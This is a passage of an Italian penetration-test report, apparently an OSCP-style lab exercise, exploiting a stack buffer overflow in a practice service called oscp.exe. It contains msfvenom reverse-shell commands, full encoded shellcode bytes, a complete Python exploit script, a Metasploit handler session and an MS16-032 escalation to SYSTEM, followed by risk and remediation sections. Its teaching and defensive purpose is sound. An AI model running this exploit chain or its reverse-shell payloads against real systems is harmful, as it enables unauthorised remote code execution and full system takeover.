0x625011f7: "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll)
0x62501203: "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll)
0x62501205: "\xff\xe4" | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll)
Found a total of 9 pointers
[*] This mona.py action took 0:00:05.840000

```

Figura 14 — Ricerca dell'istruzione JMP ESP in essfunc.dll: 9 indirizzi validi individuati.

10. Fase 7 — Generazione dello Shellcode

Lo shellcode è stato generato con **msfvenom**, payload **windows/shell_reverse_tcp** (prima iterazione, per la validazione dell'exploit) e successivamente **windows/meterpreter/reverse_tcp** (per l'attività di post-exploitation), escludendo tutti i bad characters individuati nella Fase 5. L'encoder **x86/shikata_ga_nai** è stato applicato automaticamente da **msfvenom**, producendo un payload finale di 351 byte.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.11 LPORT=4444 \
EXITFUNC=thread -b "\x00\x04\x0a\x0d\x3e\x3f\xe1" -f raw -o shellcode.bin
```

Payload size: 351 bytes
Encoder: x86/shikata_ga_nai (1 iterazione)

```
Session Actions Edit View Help
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.11 LPORT=4444 EXITFUNC=thread -b "\x00\x04\x0a\x0d\x3e\x3f\xe1" -f python -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1965 bytes
shellcode = b''
shellcode += b'\xbd\xaf\x59\x0e\x12\xd9\xcf\xd9\x74\x24\xf4'
shellcode += b'\x58\x2b\xc9\xb1\x52\x83\xe8\xfc\x31\x68\x0e'
shellcode += b'\x03\xc7\x57\xec\xe7\xeb\x80\x72\x07\x13\x51'
shellcode += b'\x13\x81\xf6\x60\x13\xf5\x73\xd2\xa3\x7d\xd1'
shellcode += b'\xdf\x48\xd3\xc1\x54\x3c\xfc\xe6\xdd\x8b\xda'
shellcode += b'\xc9\xde\xa0\x1f\x48\x5d\xbb\x73\xaa\x5c\x74'
shellcode += b'\x86\xab\x99\x69\x6b\xf9\x72\xe5\xde\xed\xf7'
shellcode += b'\xb3\xe2\x86\x44\x55\xe3\x7b\x1c\x5a\x42\x2a'
shellcode += b'\x16\x0f\x44\xcd\xfb\x3b\xcd\x5d\x18\x01\x87'
shellcode += b'\x6e\xea\xfd\x16\xa6\x22\xfd\xb5\x87\x8a\x0c'
shellcode += b'\xc7\xc0\x2d\xef\xb2\x38\x4e\x92\xcd\xfc\xff\x2c'
shellcode += b'\x48\x40\x1b\x96\x1b\xf2\xc7\x26\xcf\x65\x8c'
shellcode += b'\x25\xa4\xe2\xca\x29\x3b\x26\x61\x55\xb0\xc9'
shellcode += b'\xa5\xdf\x82\xed\x61\xbb\x51\x8f\x30\x61\x37'
shellcode += b'\xb0\x22\xca\xe8\x14\x29\xe7\xfd\x24\x70\x60'
shellcode += b'\x31\x05\x8a\x70\x5d\x1e\xf9\x42\xc2\xb4\x95'
shellcode += b'\xee\x8b\x12\x62\x10\xa6\xe3\xfc\xef\x49\x14'
shellcode += b'\xd5\x2b\x1d\x44\x4d\x9d\x1e\x0f\x8d\x22\xcb'
shellcode += b'\x80\xdd\x8c\xa4\x60\x8d\x6c\x15\x09\xc7\x62'
shellcode += b'\x4a\x29\xe8\xa8\xe3\xc0\x13\x3b\xcc\xbd\x23'
shellcode += b'\xb0\xa4\xbf\x53\xd7\x88\x49\xb5\xbd\x80\x1f'
shellcode += b'\x6e\x2a\x38\x3a\xe4\xcb\xc5\x90\x81\xcc\x4e'
shellcode += b'\x17\x76\x82\xa6\x52\x64\x73\x47\x29\xd6\xd2'
shellcode += b'\x58\x87\x7e\xb8\xcb\x4c\x7e\xb7\xf7\xda\x29'
shellcode += b'\x90\x6\x12\xbf\x0c\x70\x8d\xdd\xcc\xe4\xf6'
shellcode += b'\x55\x0b\xd5\xf9\x64\xde\x61\xde\x76\x26\x69'
shellcode += b'\x5a\x22\xf6\x3c\x24\x9c\xb0\x96\xf6\x76\x6b'
shellcode += b'\x44\x51\x1e\xea\xa6\xe2\x58\xf9\xe2\x14\x84'
shellcode += b'\x42\x5b\x61\xbb\x6b\x0b\x65\xcc\x91\xab\x8a'
shellcode += b'\x1f\x12\xcb\x68\xb5\x6f\x64\x35\x5c\xd2\xe9'
shellcode += b'\xc6\x8b\x11\x14\x45\x39\xea\xe3\x55\x48\xef'
shellcode += b'\xa8\xd1\xa1\x9d\xa1\xb7\xc5\x32\xc1\x9d'
```

Figura 15 — Generazione dello shellcode con **msfvenom**, encoder **shikata_ga_nai**, esclusione dei bad characters identificati.

11. Fase 8 — Sviluppo dell'Exploit e Ottenimento della Shell

L'exploit finale è stato costruito componendo: 1514 byte di padding, i 4 byte dell'indirizzo di JMP ESP in formato little-endian (`\xaf\x11\x50\x62`), un NOP sled di 16 byte e lo shellcode generato. Il buffer è stato inviato al comando OVERFLOW9 del servizio target, con un listener Metasploit (**multi/handler**) in ascolto sulla porta 4444.

L'esecuzione dell'exploit ha prodotto l'apertura di una sessione **Meterpreter** con successo, confermando l'exploitation della vulnerabilità e l'ottenimento dell'esecuzione di codice da remoto sul sistema target.

```

Session Actions Edit View Help
(kali㉿kali)-[~]
$ cat > overflow9_exploit_meter.py << 'EOF'
#!/usr/bin/env python3
import socket

target_ip = "192.168.56.10"
target_port = 1337

offset = 1514
jmp_esp = b"\xaf\x11\x50\x62"
nop_sled = b"\x90" * 16

with open("shellcode_meter.bin", "rb") as f:
    shellcode = f.read()

buffer = b"A" * offset
buffer += jmp_esp
buffer += nop_sled
buffer += shellcode

command = b"OVERFLOW9 " + buffer

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_ip, target_port))
    print(f"[+] Connesso a {target_ip}:{target_port}")
    s.send(command + b"\r\n")
    print(f"[+] Inviati {len(buffer)} byte totali")
    s.close()
except Exception as e:
    print(f"[-] Errore: {e}")
EOF

(kali㉿kali)-[~]
$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.11
LHOST => 192.168.56.11
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.11:4444
[*] Sending stage (190534 bytes) to 192.168.56.10
[*] Meterpreter session 1 opened (192.168.56.11:4444 -> 192.168.56.10:49453) at 2026-09-10 07:14:50 -0400

meterpreter >

```


Figura 16 — Generazione dell'exploit finale, avvio del multi/handler Metasploit e apertura della sessione Meterpreter (192.168.56.11:4444 → 192.168.56.10:49453).

12. Fase 9 — Privilege Escalation (MS16-032)

L'enumerazione post-exploitation (**whoami**, **systeminfo**, **whoami /priv**, **wmic qfe list**) ha evidenziato che il sistema, una installazione RTM di Windows 10 build 10240, risulta completamente privo di aggiornamenti di sicurezza. L'utente compromesso (**desktop-9k1o4btuser**) non dispone di privilegi elevati o token sfruttabili (nessun `SeImpersonatePrivilege/SeDebugPrivilege`), pertanto è stato selezionato un vettore di escalation basato su vulnerabilità kernel-level nota per questa build: **MS16-032** (CVE-2016-0099), relativa al Secondary Logon Handle.

```
use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
set SESSION 1
set LHOST 192.168.56.11
set LPORT 5555
run
```

L'exploit ha prodotto con successo una nuova sessione Meterpreter con privilegi elevati. La verifica finale (**getuid**) ha confermato l'ottenimento dei privilegi massimi del sistema:



```
meterpreter > sessions -i 2
[*] Session 2 is already interactive.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Figura 17 — Verifica finale dei privilegi ottenuti: Server username = NT AUTHORITY\SYSTEM.

Il controllo completo del sistema operativo target è stato così dimostrato, con privilegi equivalenti a quelli del kernel stesso.

13. Codice dell'Exploit Finale

Di seguito il codice sorgente completo dello script Python utilizzato per l'exploitation finale (overflow9_exploit_meter.py):

```
#!/usr/bin/env python3
import socket

target_ip = "192.168.56.10"
target_port = 1337

offset = 1514
jmp_esp = b"\xaf\x11\x50\x62" # 0x625011af in essfunc.dll (JMP ESP)
nop_sled = b"\x90" * 16

with open("shellcode_meter.bin", "rb") as f:
    shellcode = f.read()

buffer = b"A" * offset
buffer += jmp_esp
buffer += nop_sled
buffer += shellcode

command = b"OVERFLOW9 " + buffer

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_ip, target_port))
    print(f"[+] Connesso a {target_ip}:{target_port}")
    s.send(command + b"\r\n")
    print(f"[+] Inviati {len(buffer)} byte totali")
    s.close()
except Exception as e:
    print(f"[-] Errore: {e}")
```

14. Rischio e Impatto

La catena di vulnerabilità sfruttata consente a un attaccante non autenticato, dotato di semplice connettività di rete verso la porta 1337/TCP, di ottenere l'esecuzione di codice arbitrario e, in assenza di patch di sicurezza sul sistema operativo, di elevare i propri privilegi fino al livello massimo (SYSTEM). L'impatto è da considerarsi **critico**: un attaccante con questo livello di accesso può leggere, modificare o eliminare qualsiasi dato presente sul sistema, installare malware persistente, creare nuovi account, disabilitare controlli di sicurezza e utilizzare la macchina compromessa come pivot per attacchi verso altri sistemi della rete.

15. Raccomandazioni di Remediation

- 1 Applicare tutte le patch di sicurezza disponibili per il sistema operativo, in particolare l'aggiornamento che risolve MS16-032, e mantenere un ciclo periodico di patch management.
- 2 Dismettere o isolare il servizio vulnerabile (oscp.exe) se non strettamente necessario; se si tratta di software custom, correggere la gestione dei buffer di input applicando controlli sui limiti di lunghezza (bounds checking) e funzioni sicure per la copia di stringhe.

- 3 Abilitare le mitigazioni di sistema per la prevenzione dell'exploitation di memoria: DEP (Data Execution Prevention), ASLR (Address Space Layout Randomization) e SafeSEH/SEHOP su tutti i moduli, inclusi quelli di terze parti caricati dal processo.
- 4 Applicare il principio del privilegio minimo, evitando che processi e servizi di rete girino con permessi superiori al necessario ed effettuando hardening dei permessi sui servizi di logon secondario.
- 5 Implementare soluzioni di monitoraggio (EDR/IDS) in grado di rilevare pattern anomali di connessione e tentativi di exploitation, oltre a logging centralizzato degli eventi di sicurezza.

16. Conclusioni

L'esercizio ha permesso di sviluppare e validare, end-to-end, un exploit funzionante per una vulnerabilità di stack buffer overflow, applicando la metodologia standard di settore: fuzzing, individuazione dell'offset, controllo di EIP, identificazione dei bad characters, individuazione di un gadget JMP ESP e costruzione dello shellcode finale. Il successivo concatenamento con una tecnica nota di local privilege escalation (MS16-032) ha dimostrato come, in assenza di patch management, anche un accesso iniziale con privilegi limitati possa tradursi rapidamente in una compromissione totale del sistema.

L'attività conferma l'importanza di un ciclo di patching costante, dell'hardening delle applicazioni di rete esposte e dell'adozione delle mitigazioni di memoria disponibili a livello di sistema operativo.